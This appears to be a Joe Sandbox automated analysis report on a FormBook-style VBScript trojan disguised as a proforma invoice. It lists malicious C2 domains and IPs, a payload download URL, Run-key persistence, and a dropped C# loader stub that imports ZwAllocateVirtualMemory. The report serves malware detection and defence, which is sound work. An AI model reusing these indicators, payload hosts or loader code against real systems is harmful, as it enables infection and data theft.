http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.310110 7640.00000000060C5000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/en-us/news/technology/facebook-oversight-board-reviewing-xcheck-system-for-vips/	explorer.exe, 00000016.00000000.31873419 88.00000000056BE000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3058326928.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3334828996.00000000056BE000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://faq.active24.com/cz/757409-Bezpe%c4%8dnost	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://outlook.com:	explorer.exe, 00000016.00000000.31873419 88.00000000056BE000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3058326928.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3334828996.00000000056BE000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://www.active24.cz/o-spolecnosti/kariera	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/default-domain/dns.png	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://s249r.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://outlook.com	explorer.exe, 00000016.00000000.30715201 78.0000000009B94000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3196886291.0000000009B9400 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3344684844.000 0000009B94000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.2932835606.0000000009B94000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.304665 6101.00000000051BC000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://https://faq.active24.com/cz/920729-Dom%c3%a9ny-a-DNS	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://webmail.active24.com/	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://k8s2t.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.msn.com/v1/news/Feed/Windows?activityId=5696A836803C42E0B53F7BB2770E5342&timeOut=10000&o	explorer.exe, 00000016.00000000.31873419 88.00000000056BE000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3058326928.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3334828996.00000000056BE000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/default-domain/image.png	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://mysql.active24.com/	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://gui.active24.cz/css/landing.css	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://api.msn.com/v1/news/Feed/Windows?ok	explorer.exe, 00000016.00000000.32280582 20.0000000010CA6000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3376567897.0000000010CA600 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3121184764.000 0000010CA6000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.2979739268.0000000010BA0000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/default-domain/notify.png	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://www.active24.cz/weby/mojestranky	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://www.active24.cz/o-spolecnosti/kontakty	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://www.active24.cz/domeny#m-certifikace	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://101.99.94.169/WHvBvQsIuWdD218.inf3#	ielowutil.exe, 00000015.00000003.3481308 758.0000000003348000.00000004.00000020.0 0020000.00000000.sdmp, ielowutil.exe, 00000015.000 00002.3489945907.0000000003348000.000000 04.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://j4itc.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gui.active24.cz/img/icon/apple-icon-180x180.png	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/icon/favicon-96x96.png	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://github.com/Pester/PesterT	powershell.exe, 00000004.00000002.3046656101.00000000051BC000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/icon/ms-icon-144x144.png	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://faq.active24.com/cz/162807-DNS-hosting?l=cs	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://webftp.active24.com/	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://www.active24.cz/o-spolecnosti	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000004.00000002.3101107640.00000000060C5000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mssql.active24.com/	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://i1upy.emitacademy.com	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp, firefox.exe, 0000001E.00000002.4149121268.000000002F352000.00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gui.active24.cz/img/default-domain/free.png	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://schemas.micro	explorer.exe, 00000016.00000000.3174608985.0000000003440000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 00000016.00000000.3349273884.000000000AD60000.00000002.00000001.00040000.00000000.sdmp, explorer.exe, 00000016.00000000.3181130108.0000000003860000.00000002.00000001.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.active24.cz/cssc/a21/main.less?v=b0266c48432540148d77fe7f70991539	rundll32.exe, 00000017.00000002.6901486904.0000000005922000.00000004.10000000.00040000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.150.61.226	ghanesa.xyz	unknown		45325	PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	true
101.99.94.169	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false
66.29.155.228	www.linuxizes.com	United States		19538	ADVANTAGECOMUS	true
185.27.134.153	www.blueonb.com	United Kingdom		34119	WILDCARD-ASWildcardUKLimitedGB	true
145.14.153.89	hikingtaibah.com	Netherlands		204915	AWEXUS	true
104.21.51.250	www.147bronzeway.com	United States		13335	CLOUDFLARENETUS	true
142.250.185.179	unknown	United States		15169	GOOGLEUS	false
154.210.161.216	www.muziclips.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
89.46.108.25	www.ap-render.com	Italy		31034	ARUBA-ASNIT	true
216.18.208.202	xc8b49c6mnmdts.xyz	United States		18450	WEBNXUS	true
81.95.96.29	www.worldbrands.wine	Czech Republic		25234	GLOBE-AShttpwwwactive24czCZ	true
154.23.227.120	www.mojawapo.com	United States		174	COGENT-174US	true
217.160.0.178	www.maximilianvonah.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
130.211.17.207	www.ymsb.info	United States		15169	GOOGLEUS	false
154.80.183.133	www.wwwf2dni.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
188.114.96.3	www.receiveprim.online	European Union		13335	CLOUDFLARENETUS	true
217.21.87.131	itsfindia.online	United Kingdom		12491	IPPLANET-ASIL	true
154.95.160.71	www.emitacademy.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
199.15.163.148	td-balancer-199-15-163-148.wixdns.net	United States		14238	INNOVATIVE-NETWORKSUS	true
142.251.39.115	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
13.248.216.40	www.coolarts.xyz	United States		16509	AMAZON-02US	true
104.21.39.116	www.secureartist.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680487
Start date and time: 08/08/202217:38:57	2022-08-08 17:38:57 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Unclear Proforma Invoice.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@46/10@32/22
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 99.3% (good quality ratio 89.9%) • Quality average: 73.8% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, SIHClient.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.82.207.122
- Excluded domains from analysis (whitelisted): client.wns.windows.com, wdcpalt.microsoft.com, fs.microsoft.com, slscr.update.microsoft.com, login.live.com, wd-prod-cp-eu-north-2-fe.northeurope.cloudapp.azure.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, wd-prod-cp.trafficmanager.net, fe3cr.delivery.mp.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:42:03	API Interceptor	38x Sleep call for process: powershell.exe modified
17:43:46	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run TRF82PDXCN C:\Program Files (x86)\internet explorer\ielowutil.exe
17:43:54	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run TRF82PDXCN C:\Program Files (x86)\internet explorer\ielowutil.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC6033980157395016038E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.8182303930711242
Encrypted:	false
SSDEEP:	96:+RMKLyeymwxCn8MZyFltK3PlGNxot83n:+RkxGO8PlGNxz
MD5:	A93B35941137916187814E3E7C88C93D
SHA1:	3834E7B2A614BD688831CFC47786729F6CAC0121
SHA-256:	0D1DC0E9F4C9BE281E17D24AC969E0FF3F8388114420417126A4F502EABC3107
SHA-512:	84A749B77BBED02944C9B25D1B98C638B3DBB906A2A222FF9FB229C7AC0C8A64D123D1CB47A1E9A88FB9E67BAD0928FE1C952152F30311EFC6C8B9330B9441B4
Malicious:	false

Preview:	SQLite format 3.....@ .....O}..... ....

C:\Users\user\AppData\Local\Temp\RESBA75.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.97503473456474
Encrypted:	false
SSDEEP:	24:HhzW9nu3gHzYwKTFpmfwI+ycuZhN0slUhakS3slUGPNnqS2d:wu3gTKTzmo1ul0slIa33slHqSG
MD5:	666A85681E60B3AC9938223A730434D5
SHA1:	F7937CEF891116C4CF75652ED89F11CCB94A8D93
SHA-256:	EAD0178C7FEC57A52286C45A168CE75685995ED1B19D662452ACBD99A2047539
SHA-512:	1ECA335886AC26380D8957F79D7B4174A53A38AC6591768B796D9F45B85708B830B7C2ED78B0C305B71C8AB462DB22A55DF3F1323E4D4466E37600FBE79106F7
Malicious:	false
Preview:	L....<.b.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....S....c:\Users\user\AppData\Local\Temp\tmhd 51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP.....L.#..:5n.!..$2.....5.....C:\Users\user\AppData\Local\Temp\RESBA75.tmp.-.<.....a..Microso ft (R) CVTRES.].=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... 0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0..<.....I.n.t.e.r.n.a.l.N.a.m.e...t.m.h.d.5.1.l.u...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ... D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p4elcppe.v1c.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ro4sxpqd.lc5.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\tmhd51lu\CSCDE243CA280D4B5C9E282790C554DB9.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652

Entropy (8bit):	3.104702651641772
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryCslUhak7Ynqq3slUGPN5Dlq5J:+RI+ycuZhN0slUhakS3slUGPNnqX
MD5:	A54C2E237F993A356EF6217F8F243201
SHA1:	0DA1630BDE14D0485511747AF96B4EC2123F26BD
SHA-256:	0B7FE34487CC34A6BA982258654AAB5581A39279A3D32955257DBABE1B78AC12
SHA-512:	9D7EE4656FBD187D43CBC04E2B0B73B86142AECA5C66F4101FF2B3BF7E7EEE32B2C4D5AC34B16BB6A9147F343F0EB9D36CA92846EED0807C49A3C2E0CC34103A
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...t.m.h.d.5.1.l.u...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...t.m.h.d.5.1.l.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	618
Entropy (8bit):	5.034501985170115
Encrypted:	false
SSDEEP:	6:V/DsDrSvS/V4SRHJGrfYkYy4YZ4SRBHACoQfYkYy4Ym2LGLohiIDSRbRumJwVYbb:V/DGrFNHaLZtUgf6qSN7Jwb5Fa
MD5:	5D11B747370938A6D5F8FAB59464F433
SHA1:	8AA9E3B0291692E502680CB3BB4F4D8DE7A526C5
SHA-256:	011A2549ACEB2D12BEE5D95DF0BE9D362867480B5ECD3FC1E005A29A1B8D95C8
SHA-512:	416CC345236EC8101E56A4EE252D55FDF2570DD3E82FAE815680406E1480414211FEA1EDA69E818D341B4013D796B08A2E0A72A579FADF453063D831AD951BC
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Skyd1..{..[DllImport("kernel32.dll")]public static extern IntPtr EnumTimeFormatsA(uint Derivativt5,int Derivativt6, int Derivativt7);....[DllImport("kernel32.dll")]public static extern IntPtr CreatePipe(uint Derivativt5,int Derivativt6, int Derivativt7);....[DllImport("ntdll.dll", EntryPoint="ZwAllocateVirtualMemory")]public static extern int Fida(int Skyd6,ref Int32 lndgh,int Derivativt,ref Int32 Skyd,int Rgende142,int Skyd7);....[DllImport("kernel32.dll")]public static extern IntPtr GetFileTime(uint Derivativt5,int Derivativt6);....}

C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.224759987384812
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23ft0pzxs7+AEszICN23ft0Un:p37Lvkmb6KmcWZE75n
MD5:	F898635E850B4FE97421414CE9AA669E
SHA1:	93195A8F72CDAE2060AB66B4784A91AE796FAB72
SHA-256:	41B88E606BDCE22FACFE3D358C162048E393807B9631AE918E1893F6BFBF03E6
SHA-512:	6EC30AE827C00B10DA9CCC606C997DC9C35FEA7C5D18D3A3A368BCC9245D57C03BCC2DBAE48743EC8903FDA576524BC9281D7F4831193357EAA1195650792F5
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs"

C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.7811919056506826
Encrypted:	false
SSDEEP:	48:6Cb4kW06cdAKO1Fg3x1ul0slIa33slHq:zHW2AMqyEIK3E
MD5:	9D54F02692716761E4B079E6C87033C8
SHA1:	E1D6EE824401F1E186820612B198FF12D9449045
SHA-256:	A1D7AF7F56EF42D4EB548A274DC4CF153B1A2FC352C5A11F6303BB31D6272101

SHA-512:	B5E296EB216A0385112ACF0E6ACD83C7535ECDFA8B7EC7747049961C0908E8665D0CEEA71CE6572C7E9F1E212329157993805297 3F256F3CAABD42CD4CD355C
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....<.b.....!.....~$... ...@..... ....@.....,$..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....`$.....H.....P .....BSJB.....v4.0.30319.....l...|...#~.....#Strings....h.....#US.p.....#GUI D.....\...#Blob.....G.....%3.....-.&.....=..... 4..... E..... P..... U.....a.....m.....y.....a.....m..... y.....a.....m.....#.....(.!...,.....1.....:

C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	870
Entropy (8bit):	5.306264958836252
Encrypted:	false
SSDEEP:	24:KSqd3ka6KmNE78Kax5DqBVKVrdFAMBJTH:dika6PNE78K2DcVKdBJj
MD5:	62DAFA4E3D522FB7E7A88525C6221814
SHA1:	1C74ED6CA4B7F079B638226A31C9CD84EAAF3EDD
SHA-256:	DD322B1B9257EE6489387D63805D173644B792D2C737C2183CC08FB0B6BECD4B
SHA-512:	304480353130CBDE53B010D3156A207DD208B2914FA560C79B9D81DEC79557CF89D7A7CE87A84175562021CF267A481DA1A1E8F3D3F414D48E522198C9287C28
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.691634819052103
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Unclear Proforma Invoice.vbs
File size:	223135
MD5:	2ccae65c60d12ce9d0d097db0d58cefa
SHA1:	4114f1b5a7c5ded759ca00fcbb10acfb4c72085f
SHA256:	d85deda96531cdada16f3d37ee1ad279289c60509f37b28e0d0dac0bd7e4c4ed
SHA512:	b506d03f3d224f115dda7ab6bba4f10a3339c89df8c9b9f22f4df4ad5f77605db05058328b7fe3ac3c71dd8966c9e98ba5c3fca9d149470c5c92ee94c07e924a
SSDEEP:	3072:BpLWvcTxLVb6TbVIcmPrYxynv+gg4mtcDIdXqTzjOyrqndFzwZ7B:jLKcSl/bU2ghmLilWlwZ9
TLSH:	4C2471615FB631FD2C1DF10B6F444C3FEAAE34CE149AB464A8E7064F4E0566A52EAD30
File Content Preview:	Function AGRONOMICAL(inclinableenslumbe)..If inclinableenslumbe = RTrim("Calciums182") Then ....Randomize....End If..End Function ..Sub Dekompositionernes47(Isolomagalleymandrilbor35)....Dim Unctoriumdelggel114..Unctoriumdelggel114 = Unctoriumdelggel114 &

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20188.114.96.349786802031453 08/08/22-17:45:46.536997	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49786	80	192.168.11.20	188.114.96.3
192.168.11.20154.80.183.13349802802031453 08/08/22-17:46:39.844942	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49802	80	192.168.11.20	154.80.183.133
192.168.11.20217.21.87.13149787802031449 08/08/22-17:45:58.222329	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49787	80	192.168.11.20	217.21.87.131
192.168.11.20217.160.0.17849754802031449 08/08/22-17:44:17.775827	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.11.20	217.160.0.178
